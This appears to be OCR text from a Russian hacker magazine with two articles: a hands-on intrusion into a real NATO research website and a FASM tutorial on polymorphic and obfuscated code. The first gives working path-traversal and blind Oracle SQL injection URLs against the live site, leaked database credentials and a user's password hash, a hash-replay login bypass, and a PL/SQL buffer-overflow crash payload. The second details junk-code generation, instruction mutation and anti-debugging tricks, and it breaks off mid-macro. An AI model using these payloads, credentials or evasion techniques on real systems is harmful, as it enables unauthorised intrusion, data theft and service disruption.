Параллельно ползая по сайту и проверяя все «disallow» записи в robots.txt, подключим webscarab. В его журналах после хождения по «сайтам» часто встречаются неожиданные «вкусности», о которые можно почесать зубы sqlmap'у и w3af'у. Только заговорили об этом, и тут же — хлоп, центральный скрипт, который принимает занимательный параметр «topics». Очень интересным он оказывается, если подставить в качестве топика этот же самый скрипт:


```
http://www.rto.nato.int/Main.asp?topic=Main.asp
```

При этом, если файл имеет расширение .ASP, то он интерпретируется (например, если мы подставим «Main.asp» в качестве параметра topic, то веб-сервер уйдет в бесконечный цикл, демонстрируя нам зазеркалье — бесконечные вложения Main.asp в самого себя, а если мы укажем только что найденный «pfp.ppt», то получим его бинарное содержимое.
Еще одна мелочь... в нашу свинскую копилку. Тебе, наш дорогой читатель, мы оставляем возможность попробовать комбинации следующего вида:

```
http://www.rto.nato.int/Main.asp?topic=../../../../../../../../../../etc/passwd
```

СЕТЕЦЕНТРИЧЕСКИЕ ВОЙНЫ


Концепция «сетецентрической войны» появилась в США в начале 1990-х годов. В соответствии с данной концепцией предусматривается внедрение в войска передовых информационных технологий для того, чтобы объединять рассредоточенные в обширном боевом пространстве разнородные силы и средства (личный состав, органы и пункты управления, боевого обеспечения, вооружение и военную технику наземного, воздушного и морского базирования). Объединение должно происходить информационно — с формированием сложной сетевой архитектуры, с подключением к сети интернет. Американцы ожидают, что боевая эффективность формирования с сетевой архитектурой по сравнению с существующими возрастет многократно. Иными словами, обмен данными между потребителями будет осуществляться в реальном масштабе времени не только «по вертикали», но и «по горизонтали». Таким образом, все участники смогут получить всестороннюю информацию о состоянии на поле боя. Концепция ведения боевых действий в едином информационном пространстве предполагает создание системы передачи данных, обеспечивающей покрытие необходимой территории театра военных действий в любое время.



Онлайн-трансформер бинарных данных в BASE64 и обратно

ORACLE ВСЕМОГУЩИЙ, ORACLE НЕПОБЕДИМЫЙ

Уже очень долго существует миф о том, что веб-приложения, построенные с бек-эндом в виде СУБД Oracle, неуязвимы к таким атакам как SQL-инъекции и XSS. Миф о невозможности инъекции в Oracle появился из-за функции базы данных использовать метку-заполнитель — при подготовке запроса оператор указывает места (именуя или нумеруя их), где будут впоследствии размещены входные данные SQL-запроса. Но на то он и миф, чтобы его кто-нибудь раз-



Мы внутри и можем посмотреть на Военную Тайну!



Главная страница сайта НАТО с Главной Военной Тайной внутри

рушил (правильное понимание причин появление уязвимости — вот залог возможности разрушения стереотипов). Проблемы с возможностью возникновения SQL-инъекции на самом деле заложены не столько в базе данных, сколько в программе-оболочке, которая реализует взаимодействие с пользователем. Для проверки достаточно ведь использовать несколько простых приемов. Например, добавлять к параметрам строку вида «+or+chr(77)=chr(77)». Использование функции chr() позволяет избежать указания одинарных кавычек, которые нещадно фильтруются.

Именно это является причиной возникновения возможности проведения «слепой» инъекции на сайте RTO. Вот, например, запрос с такой инъекцией:

```
метод «научного тыка»:

http://www.rto.nato.int/Detail.asp?ID=-
1+or+chr(77)=chr(77)

работаем с СУБД Oracle:

http://www.rto.nato.int/Detail.asp?ID=-
1+or+1=(SELECT+1+FROM+DUAL)
```

Собственно, с помощью этой уязвимости мы и узнали, что сзади (backend) установлена СУБД Oracle, а не MySQL или SQLite (кстати, в ней тоже возможно провести SQL-инъекцию — мы писали об этом в майском номере). Видимо, НАТОвские программисты слишком положились на безопасность Oracle и забыли элементарные правила безопасного секса. А зря! Одна только книжка про оракловский аудит от Ильи Медведовского и его сотрудников чего только стоит.

Слепая инъекция, конечно, потребовала от нас некоторых усилий по автоматизации процесса. Благо, бабушкина подшивка журнала «Хакер» за прошлый год помогла — в ней оказалось все, что нужно для создания скриптов на Perl. Мы даже смогли быстро составить два запроса — один определяет длину строки, которую мы хотим «вытащить» из базы данных, а второй вытаскивает один символ из этой строки:

а) запрос для получения длины строки:

```
http://www.rto.nato.int/Detail.
asp?ID=-1+OR+(select+length(table_
name)+from+user_tables+where+'%ЗДЕСЬ УСЛОВИЕ
ЗАПРОСА%'+AND+rownum=1)=%ЗДЕСЬ ДЛИНА, КОТОРУЮ ПРОВЕ-
РЯЕМ%
```

б) запрос для получения строки (здесь конкретно — имени столбца в указанной таблице):

```
http://www.rto.nato.int/Detail.asp?ID=-
1+OR+(select+substr(column_name,%ЗДЕСЬ ПОЗИЦИЯ СИМВОЛА
В ИМЕНИ СТОЛБЦА%,1)+from+all_tab_columns+where+table_
name='.%ЗДЕСЬ ИМЯ ТАБЛИЦЫ%.'+AND+'%ЗДЕСЬ УСЛОВИЕ ЗАПРО
СА%'+AND+rownum=1)=chr(%НОМЕР СИМВОЛА%)
```

Для того, чтобы получить только первую строку с данными из всего запроса, мы воспользовались ключевым словом rownum диалекта SQL-базы данных Oracle, с помощью которого можно определять условие над уже собранным набором строк с выходными данными. Использование всевозможных технологий ускорения «слепого» перебора оставляем для тренировки :). Есть, правда, один очень большой минус — это количество таблиц (в том числе служебных) в базах Oracle. Вслепую вытаскивать всю схему таблиц — титанический труд, поэтому мы интересовались только таблицами, в названии которых есть магическое слово «PASSWORD». На рисунке приведена схема с наиболее интересными таблицами и столбцами. На диске к журналу ты найдешь скрипты, которыми можно пополнить эту схему :).

Среди довольно большого набора таблиц наиболее интересными кажутся вот эти:

```
RTO_MEMBERS.MEMBER_PASSWORD
RTO_PANEL.PANEL_PASSWORD
USER_DB_LINKS.PASSWORD
CONTACTLOGIN.CLO_PASSWORD
APPLICATIONLOGIN.PASSWORD
CONTACT.CLO_PASSWORD
```

Значения данных, которые в них хранятся, впечатляют не меньше, чем операция «Анаконда» коалиционных войск в Афганистане.

```
USERNAME: RTAMASTER
PASSWORD: droopy
DB_LINK:  TEST.RTA.INT

USERNAME: WISE
```



Зазеркалье — бесконечное вложение Main.asp в себя самого

```
PASSWORD: BUGSBUNNY
DB_LINK:  WISE_LINK
```

Впрочем, хранить пароли в открытом виде свойственно многим большим умам. Кроме того, нас больше интересуют пароли, которые можно использовать для входа в закрытую часть сайта. Используем древнегреческое знание о двоичном поиске и запустим наш скрипт слепого перебора:

```
DB Scanning table rto_panel
..........[DBG: FOUND NUMBER 29.]
DB NUMBER OF ROWS FOUND: 29
Getting row 1
DB getting panel_webname
.......[DBG: FOUND NUMBER 1.]
.........[DBG: FOUND SYMBOL ' ' - 32]
DB
DB getting panel_password
.......[DBG: FOUND NUMBER 16.]
........[DBG: FOUND SYMBOL 'x' - 245]
........[DBG: FOUND SYMBOL 'ї' - 191]
. . .
.........[DBG: FOUND SYMBOL '$' - 36]
.........[DBG: FOUND SYMBOL 'Ё' - 168]
DB xїЙ)z54<Ж!Д*At¤$Ё
DB 245|191|201|41|122|24|60|198|33|196|42|192|116|164
|36|168|
DB getting panel_number
.......[DBG: FOUND NUMBER 7.]
.........[DBG: FOUND SYMBOL 'R' - 82]
. . .
........[DBG: FOUND SYMBOL 'A' - 65]
DB RTA-CSA
DB getting panel_alias
.......[DBG: FOUND NUMBER 7.]
. . .
........[DBG: FOUND SYMBOL 'A' - 65]
DB RTA-CSA
```


Важными столбцами из листинга для нас являются "panel_webname" и "panel_password", последний хранит MD5 хеши паролей. Получаем все хеши и ставим их на античатовский брут. Как правило, на этом заканчиваются все стандартные взломы, но мы пойдем дальше.

ПРОВЕРКА НА ДОРОГАХ

Доступ к закрытым зонам веб-сайта можно получить, если авторизоваться под паролем любого участника или сотрудника RTO. Для аутентификации была использована технология "SINGLE SIGN-ON", которая позволяет использовать любые другие пароли от аналогичных хранилищ информации:

```
Please authenticate to access website protected areas
and the RTO collaborative environment. Use your RTO
collaborative environment credentials or the RTO
generic credentials to log on.
```

Понятие «единого входа», о котором талдычат НАТОвские программеры, изначально предполагает, что в разных местах пользователь может использовать один выданный ему логин/пароль. Здесь же это понятие сводится к тому, что в одном месте (на сайте) можно использовать пароли от нескольких других мест. Таким образом, общая безопасность находится на уровне самого слабого сайта, пароли от которого могут быть введены в RTO.NATO.INT.
Раз уж пароли используют чуть ли не из мусорного бака, не стоит ли нам повнимательнее посмотреть, как они передаются на сервер? Тут начинается самое интересное. Оказывается, поля пользовательского ввода логина и пароля перед отправкой обрабатываются с помощью JavaScript-функции. Для того, чтобы это чудо инженерной мысли случилось, к основному HTML подключен файл md5.js, который представляет собой ничто иное как реализацию алгоритма MD5 компанией RSA Data Security (они, кстати, являются основными защитниками информации для НАТОвских ресурсов). В конце этого файла есть за-



Упс! Минус один Главный сайт

мечательная функция pw2md5(in_pw, out_md5), которая и вызывается при отправке логина и пароля обратно на сайт:

```
<form action="checkident.asp" method="post"
name="frmlogon" onSubmit="return sendData();">
. . .
. . .
function sendData()
{
  var FORM = document.frmlogon;

  pw2md5(FORM.MemberMatkhau,FORM.MemberMatkhau);
  return true;
}
```

Теперь посмотрим на саму функцию pw2md5(). Она принимает на вход пароль в чистом виде, вычисляет MD5 от него, конвертирует полученное бинарное 16-байтовое значение в BASE64-представление и записывает в выходной параметр.

```
md5.js:
/*
 * A JavaScript implementation of the RSA Data
Security, Inc. MD5 Message
 * Digest Algorithm, as defined in RFC 1321.
 * Version 2.1 Copyright (C) Paul Johnston 1999 -
2002.
 * Other contributors: Greg Holt, Andrew Kepert,
Ydnar, Lostinet
 * Distributed under the BSD License
 * See http://pajhome.org.uk/crypt/md5 for more info.
 */
. . .
. . .
/*
 * Util method added by minhnn
 */
function pw2md5(password, md5password) {
  md5password.value = b64_md5(password.value) + "==";
  // password.value = "";
}
```

Такой изумительный карточный расклад означает, что нам НЕ НУЖНО взламывать хеши MD5! Вместо этого мы можем просто подставить значение из базы данных прямо в форму отправки! Для этого воспользуемся онлайн-трансформером BASE64, предварительно сделав бинарный файл с байтами MD5 хеша одного из пользователей. Используя motobit.com, получаем следующие данные:

```
USERNAME: IST
PASSWORD: AD2F38AEE7B3162D832624DA76983CD2
BASE64: rS84ruezFi2DJiTadpg80g==
```

Дальше нам очень пригодится веб-браузер Mozilla Firefox и его компонент TamperData, чтобы подставить налету в POST-запрос вместо обычных MD5 свои данные, честно подсмотренные в базе. Это довольно тривиальный процесс, посмотреть на примеры можно в документации к компоненту TamperData... Подставляем, проверяем, давим кнопку «Послать»... и, как говорится в анекдоте, «детей не люблю, но сам процесс!». Итак, мы внутри!

СОЛДАТ, ВЫЙТИ ИЗ СТРОЯ!

Все бы ничего, если бы нас не жгла мысль о том, что слепой SQL — это не что иное, как консоль к базе данных. Ведь с СУБД Oracle можно творить такое, что никакому SQLite и MySQL и не снилось (здесь мы улыбаемся и машем Александру Полякову, автору книги «Безопасность Oracle глазами аудитора», а также iDefense Labs, — не знаю, кто был первый в обнаружении этой уязвимости). Наш уважаемый коллега описывает, как можно использовать доступ к процедуре XDB.XDB_PITRIG_PKG.PITRIG_DROPMETADATA, доступной для выполнения любому пользователю базы данных. Используя эту уязвимость в 10g можно вызвать переполнение буфера, и служба Oracle аварийно завершит свою работу. Так что, как только нам надоест баловаться с доступом к закрытым секциям сайта, мы делаем следующее:

```
declare
    a varchar2(32767);
    b varchar2(32767);
begin
    a:='XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX';
    b:='YYYYYYYYYYYYYYYYYYYYYYYYYYYYYYYY';
    a:=a||a; a:=a||a; a:=a||a; a:=a||a; a:=a||a;
    a:=a||a;
    b:=b||b; b:=b||b; b:=b||b; b:=b||b; b:=b||b;
    b:=b||b;
    XDB.XDB_PITRIG_PKG.PITRIG_DROPMETADATA(a, b);
end;
```

После того, как мы запишем этот вызов в одну длинную строку запроса и вставим на место нашей слепой инъекции, мы сможем увидеть вот такую картинку.

КОНЕЦ СВЕТА

Разговоры про сетецентрические войны и ведение информационной войны — это, конечно, хорошо. Однако опыт показывает, что простых разговоров мало — уж если мы анализируем сайты наших НАТОвских «союзников», то и они, наверное, от нас не отстают. На этом фоне очень огорчает наличие аналогичных проблем с безопасностью на наших отечественных государственных сайтах. Вот, например, на сайте Федеральной службы технического и экспортного контроля (которая со следующего года будет защищать наши персональные данные), присутствуют все те же «мелкие» проблемы.

Да чего уж, если порно-ролики на дорожных биллбордах Садового кольца хакеры крутят :). Но, все-таки, хотя бы законодатели в области информационной безопасности должны относиться к своим ресурсам ответственно. Иначе на кого же мы будем равняться? ⌶

«HellMilitia» and «my Death»







МОРФИМ, НЕ ОТХОДЯ ОТ КАССЫ

МУТАЦИЯ КОДА ВО ВРЕМЯ КОМПИЛЯЦИИ

Однажды, после написания программы, которую я хотел сделать платной, я задумался о вопросе ее защиты. Писать навесной протектор желания не было, да и времени тоже. Возможно ли сделать что-то средствами компилятора FASM, ведь у него мощнейший макроязык? В этой статье я решил описать, что вышло из моих экспериментов. Здесь на простых примерах будут описаны методы полиморфизма, пермутации, метаморфинга и обфускации бинарного кода.

Итак, мне кажется, я добился отличных результатов, ведь у меня с блеском получилось реализовать: полиморфизм (генерация мусорного кода), метаморфинг (замена инструкций аналогами), пермутацию (случайное перемешивание блоков кода с сохранением функционала и логики работы), обфускацию (метод запутывания логики кода, противодействие анализу), контроль целостности кода (для защиты от изменения, patch'ей), шифрование кода и данных. Рандомизация кода служит для защиты от автоматических распаковщиков, анализаторов, патчей, обфускация — для запутывания исследователя; при достаточной обфускации анализ программы может затянуться на долгие месяцы... Хватит болтовни, приступим!

0XBA11EE PRNG

Первоначально следует написать генератор псевдослучайных чисел — сердце любого движка рандомизации кода. Генератор я взял простой, наподобие ANSI C, для моих целей его вполне хватало.

```
rndseed = 100500
macro randomize {
    randseed = randseed * 1103515245 + 12345
    randseed = (randseed / 65536) mod 0x100000000
    rndnum = randseed and 0xFFFFFFFF
}
```

Работает он исправно, но, так как инициализирующее значение постоянно, каждый раз, при каждой компиляции будет выдана одна и та же последовательность чисел. После недолгих раздумий и чтения официального форума, я нашел значение, которым можно завести генератор — это timestamp, UNIX-время. Получить его можно вот таким образом: `randseed = %t`. Генерировать случайное число, к примеру, в диапазоне 0 - 0xDEAD, теперь можно так:

```
randomize
random_number = rndnum mod 0xDEAD - 1
```

0XBADCODE ИЛИ ГЕНЕРАЦИЯ МУСОРА

Для начала, попробуем написать макрос для генерации простой инструкции — int. Состоит int из двух байт — опкода 0xCD и номера прерывания, который и будет случаен. Получаем номер прерывания:

```
randomize
int_val = rndnum mod 0xFF
```

Далее пишем следующую незаурядную конструкцию:

```
db 0xCD
db num
```

Пока все просто. Оформив эти 4 строки в отдельный макрос gen_int и вызвав несколько раз, убеждаемся с помощью отладчика или дизассемблера, что код действительно случайный: `rept 7 { gen_int }`. И вот что получилось:






Затаившийся в бинарном мусоре антиотладочный трюк

```
cd78 | int 0x78
cda6 | int 0xa6
cdb4 | int 0xb4
cd36 | int 0x36
cdec | int 0xec
cd6a | int 0x6a
cd68 | int 0x68
```

Метод rept fasm'a выполняет код указанное количество раз. По-моему, начало более чем хорошее, нас ждет много интересного. Давай теперь рассмотрим генерацию инструкции lea; здесь я хочу осветить несколько аспектов. Сперва нужно завести константы, соответствующие регистрам:

```
REAX          = 0 ; AL
RECX          = 1 ; CL
REDX          = 2 ; DL
REBX          = 3 ; BL
RESP          = 4 ; AH
REBP          = 5 ; CH
RESI          = 6 ; DH
REDI          = 7 ; BH
```

Чтобы не нарушить работу кода, следует учитывать занятые регистры. Заведем переменные, хранящие их:

```
NOREG         = -1
USEDREG1      = NOREG
USEDREG2      = NOREG
RREG          = NOREG
```

Их может быть сколько угодно — зависит от логики работы программы, логики работы генератора и строения блока кода. Ниже представлен макрос, генерирующий случайный регистр, не учитывая занятые. Использовать будем только как источник.

```
macro rndreg {
  RREG = NOREG
  while (RREG = NOREG) | (RREG = RESP) | (RREG = REBP)
    randomize
    RREG = rndnum mod 8
  end while
}
```

В принципе, можно включить в варианты и Esp Ebp регистры, но мне захотелось так. Теперь макрос, генерирующий случайный незанятый регистр:

```
macro freereg {
  RREG = NOREG
  while (RREG = RESP) | (RREG = REBP) | (RREG = -1)
      | (RREG = USEDREG1) | (RREG = USEDREG2)
    randomize
    RREG = rndnum mod 8
  end while
}
```

Регистры Esp и Ebp не трогаем, дабы не сорвать стековый фрейм. Это первое, что я хотел осветить. Чтобы код был похож на произведенный нормальным компилятором (дабы не показывать сразу исследователю, что его водят за нос), следует немного ограничивать фантазию. Приведу пример на инструкции lea, которая, как известно, используется для получения\вычисления адреса. Принимающий регистр будет случайным, а как быть со вторым операндом? Возьмем значение в диапазоне Entry Point - (Entry Point + размер секции кода), ну или, для простоты, возьмем значение 0x1000. Для большего соответствия с нормальным кодом следует брать адреса из секции данных. Макрос, генерирующий инструкцию lea по правилам, описанным ранее:

```
macro gen_lea {
  freereg
  reg = (RREG * 8) + 5
  randomize
  address = (rndnum mod ((ENTRY_POINT + 0x1000 + 1)
      - ENTRY_POINT)) + ENTRY_POINT
  db 0x8D
  db reg
  dd address
}
```

Константу ENTRY_POINT объявляем заранее:

```
entry start
...
start:
ENTRY_POINT = $
```

Или, что предпочтительнее: `ENTRY_POINT = $$`. Итог работы макроса, вызванного несколько раз:

```
8d3db10a4000 | lea edi, [0x400ab1]
8d154c044000 | lea edx, [0x40044c]
8d1d68054000 | lea ebx, [0x400568]
8d05e7024000 | lea eax, [0x4002e7]
8d15db0e4000 | lea edx, [0x400edb]
8d15670f4000 | lea edx, [0x400f67]
```

Как видишь, код случаен, и не бросается в глаза необычностью. Теперь не мешало бы объединить написанные макросы в один и построить код так, чтобы его было легко изменять или добавлять в него новые методы генерации инструкций, но для начала напишем еще один макрос для генерации FPU-инструкций:

```
macro gen_fpu {
      randomize
      type = rndnum mod 0x2F
      db 0xD8
      db 0xC0 + type
}
```

Проверим:









Код перед морфингом

```
d8d1 | fcom st0, st1
d8c9 | fmul st0, st1
d8d4 | fcom st0, st4
d8ed | fsubr st0, st5
d8d6 | fcom st0, st6
d8c2 | fadd st0, st2
```

Отлично! Теперь группируем, создаем макрос gen_trash, принимающий параметром количество генерируемых инструкций. Улучшить этот макрос можно, сделав параметром не количество инструкций, а максимальный размер в байтах. Еще лучшим ходом будет параметр, являющийся пределом случайному количеству инструкций/размеру в байтах. Реализуем первый, упрощенный, но немного уступающий другим вариант:

```
macro gen_trash length {
    repeat length
        randomize
        variant = randseed mod VARIANTS
        if variant = 0
           gen_lea
        else if variant = 1
            gen_fpu
        end if
    end repeat
}
```

Теперь для генерации 10 случайных инструкций указываем в коде: `gen_trash 10`. Следует расширить этот макрос, что не составит труда. Добавляй как можно больше инструкций\вариантов: ветвления; статистику повторения инструкций; порядок следования (куча FPU-инструкций вперемешку с обычным кодом — это подозрительно, ты не находишь? Или десяток инструкций lea, идущих подряд? А бесконтрольный генератор вполне может творить такое). Идей в процессе должно возникать великое множество — пробуй все, что придет в голову, не ограничивай себя. Теперь пара слов об использовании макроса gen_trash. Сделаем простой расшифровщик, разбавленный мусором:

```
    gen_trash 15
    mov eax, .CodeStart
    USEDREG1 = REAX
    gen_trash 27
    mov ecx, CodeSize
    USEDREG2 = RECX
    gen_trash 20
.again:
    xor byte[eax], XOR_KEY
    gen_trash 37
    inc eax
    gen_trash 10
    loop .again
    gen_trash 43
```

XOR_KEY, между прочим, тоже следует сделать случайным.

```
randomize
XOR_KEY = rndnum mod 0xFF
```

При большом количестве мусора и при достойном его качестве не так просто будет разобраться, что же в коде происходит, и как отделить его от мусора. Улучшить генератор можно, добавив работу с локальными\глобальными переменными, различные переходы, ветвления, процедуры, различные варианты инструкций, сложные инструкции вида lea eax,[ecx*4+100]... Но — главное!.. Самое главное — не забывай, что код должен быть схожим с генерируемым нормальным компилятором и одновременно хитрым, запутанным. Изучи частоту повторений инструкций в распространенных или входящих в состав операционной системы программ, а затем примени эту статистику в своем генераторе.

0XACED1A АНТИОТЛАДКА

Ни одна защита кода просто не представляется без антиотладочных трюков. Добавим и мы, но будем хитрее. Сделаем вставку случайного антиотладочного трюка в случайном месте, то есть просто добавим к макросу gen_trash, и трюк будет генерироваться наравне с инструкциями. Простой пример — если отладчик обнаружен, выполняется переход на случайный адрес в пределах секции кода.

```
macro adbg {
    randomize
    variant = rndnum mod N
    randomize
    destination = (rndnum mod ((ENTRY_POINT + 0x1000)
       - ENTRY_POINT)) + ENTRY_POINT
    if vatiant = 0
        invoke IsDebuggerPresent
        test eax,eax
        jnz $+destination
    else if variant = N
       .....
}
```

Также трюки следует разбавлять мусором. Добавляй больше антиотладки — больше сюрпризов исследователю.


0XACE ИЛИ РАНДОМИЗАЦИЯ API-ВЫЗОВОВ

Помимо бинарного мусора, код следует сделать высокоуровневым. Вполне послужит для этого Windows API. Функции могут не нести смысла, а могут быть и неотъемлемой частью программы. Простой пример вставки случайного API-вызова:

```
macro gen_trash_api {
  randomize
  RandomParam1 = rndnum mod 0xFFFFFFFF
  randomize
  RandomParam2 = rndnum mod 0xFFFFFFFF
  randomize
  variant = rndnum mod 4
  if variant = 0
    invoke IsBadReadPtr,RandomParam1,RandomParam2
  else if variant = 1
    invoke IsBadWritePtr,RandomParam1,RandomParam2
  else if variant = 2
    invoke IsBadCodePtr,RandomParam1
  else if variant = 3
    invoke GetLastError
  end if
}
```

Не стоит забывать, что API-функции не сохраняют регистры Eax, Ecx





Код после морфинга

Обфусцированный mov

и Edx. Сохраняй значения этих регистров, если в них содержатся и используются важные значения. Вставим вызов этого макроса в gen_trash. Подключи фантазию; вызовы функций не обязательно должны быть одиночными, высокоуровневый мусор должен взаимодействовать с бинарным — не подкопаешься. Неплохо будет эмулировать некоторые функции, то есть реализовать их код у себя. Вызов или использование своего кода являются вариантами, пример:

```
macro GetLastError {
  rnd
  variant = rndnum mod 2
  if variant = 0
    mov eax,[fs:18h]
    mov eax,[eax+TEB.LastError]
  else if variant = 1
    invoke GetLastError
  end if
}
```

0XA11A5, ИЛИ МЕТАМОРФИНГ

Метаморфинг я реализовал как замену инструкций своими функциональными аналогами. FASM позволяет переопределять инструкции макросами, что очень удобно. Возьмем, к примеру, инструкцию mov reg32_1, reg32_2. Какие могут быть аналоги? Первое, что приходит в голову (вообще их можно придумать великое множество):

```
push reg32_2
pop reg32_1
push reg32_2
mov reg32_1,[esp]
add esp,4
push reg32_2
xchg reg32_1,reg32_2
pop reg32_1
```

Примени фантазию, не следуй шаблонам, и за небольшой промежуток времени можно будет написать достаточное количество аналогов для всех инструкций. Напишем макрос, переопределяющий инструкцию mov. Обязательно проверяем, что аргументы являются регистрами, так как у нас есть замена только этого варианта:

```
macro mov arg1,arg2 {
    if (arg1 eqtype eax) & (arg2 eqtype eax)
        rnd
        variant = rndnum mod 4
        if variant = 0
            push arg2
            pop arg1
        else if variant = 1
            push arg2
            mov arg1,[esp]
            add esp,4
        else if variant = 2
            push arg2
            xchg arg1,arg2
            pop arg2
        else if variant = 3
            mov arg1,arg2
        end if
    else
        mov arg1,arg2
    end if
}
```

Проверяем:

```
mov eax,ecx
mov ecx,ecx
mov edx,esp
```

Итог:

```
51   | push ecx
91   | xchg ecx, eax
59   | pop ecx
89e5 | mov ebp, esp
53   | push ebx
59   | pop ecx
```

Замечательно, не правда ли? Добавив как можно больше инструкций и вариантов замены, можно добиться замечательных результатов.

0XAB1E, ИЛИ ПЕРМУТАЦИЯ

Здесь все тоже предельно просто и дает мощный результат. Нам нужно изменить расположение некоторых блоков кода без изменения функциональности и без повреждения кода. Для начала за блоки возьмем процедуры, далее эти блоки следует максимально уменьшить. Над способом случайного изменения блоков кода я недолго думал, возможно, есть более изящное решение — подумай. Суть такова: каждую процедуру оборачиваем в макрос, создаем для нее переменную — флаг, сигнализирующий об использовании, дабы не вставлять процедуры несколько раз. Например (пермутируем три процедуры, скелет), код главной структуры теперича выглядит так:

```
fproc_1 = 0
fproc_2 = 0
...
entry $
;код главной процедуры
...
while (flag_1 = 0) | (flag_2 = 0)
    randomize
    sequence = rndnum mod 2
    if sequence = 0
        if flag_1 = 0
            proc_1
```






```
0x00400054,  entrypoint:
0x00400054,               56            push esi ; elf.section_headers+0x6
0x00400055                5e            pop esi
0x00400056                f7db          neg ebx
0x00400058,               33c2          xor eax, edx
0x0040005a                33ca          xor ecx, edx
0x0040005c,               8d15547c9e7b  lea edx, [0x7b9e7c54]
0x00400062                83f864        cmp eax, 0x64
0x00400065                c1c68f        rol esi, 0x8f
0x00400068,               8d35bf692e33  lea esi, [0x332e69bf]
0x0040006e                33c7          xor eax, edi
0x00400070,  fun.00400070:
0x00400070,               e900000000    jmp 0x400075   ; 1 = 0x00400075
0x00400075                8bd1          mov edx, ecx
0x00400077                a1a5004000    mov eax, [0x4000a5]
0x0040007c,               0599004000    add eax, 0x400099
0x00400081                2b05a9004000  sub eax, [0x4000a9]
0x00400087 / fun.00400087,eip,rip:
0x00400087 |              ffd0          call eax   ; 2 = 0x0080011c
0x00400089 |              736c          jae 0x4000f7   ; 3 = 0x004000f7
0x0040008b |              64666e        o16 outsb
0x0040008e |              7364          jae 0x4000f4   ; 4 = 0x004000f4
0x00400090, |             6b6c6a6e66    imul ebp, [edx+ebp*2+0x6e], 0x66
0x00400095 |              7673          jbe 0x40010a   ; 5 = 0x0040010a
0x00400097 |              6b6e31c0      imul ebp, [esi+0x31], 0xc0
0x00400098, Eip -> rax:   6e            outsb
0x00400099 |              31c0          xor eax, eax   <- Need addr
```

После патча контрольная сумма отличалась всего лишь на один байт, и теперь переход выполнен не туда, куда надо

```
            flag_1 = 1
        end if
    else if sequence = 1
        if flag_2 = 0
            proc_2
            flag_2 = 1
        end if
    end if
end while
macro proc_1 {
    proc AnyProcedure1
        ...
        ret
    endp
}
macro proc_2 {
    proc AnyProcedure2
        ....
        ret
    endp
}
```

Проверив этот код, убеждаемся, что процедуры выставляются как надо, случайно, код не портится.

0XDEFACED, ИЛИ ОБФУСКАЦИЯ: ДИНАМИЧЕСКОЕ ВЫЧИСЛЕНИЕ АДРЕСОВ

Один из способов противодействия дизассемблерам и обману анализаторов — динамическое вычисление адресов переходов или адресов переменных. Пример, как можно вычислять адрес:

```
push label - value
add [esp],value
jmp [esp]
....
label:
add esp,4; избавляемся от ненужного
```

Следует сделать случайными алгоритмы вычисления, варианты реализации алгоритма, и, естественно, значения для модификации. Примерами этого станут представленные ниже макросы o_jmp и olabel:

```
macro o_jmp destination {
    randomize
    variant = rndnum mod 2
    if variant = 0
        randomize
        value = rndnum mod IMAGE_BASE
        push destination - value
        add [esp],value
        jmp [esp]
    else if variant = 1
        randomize
        value = rndnum mod (0xFFFFFFFF - IMAGE_BASE
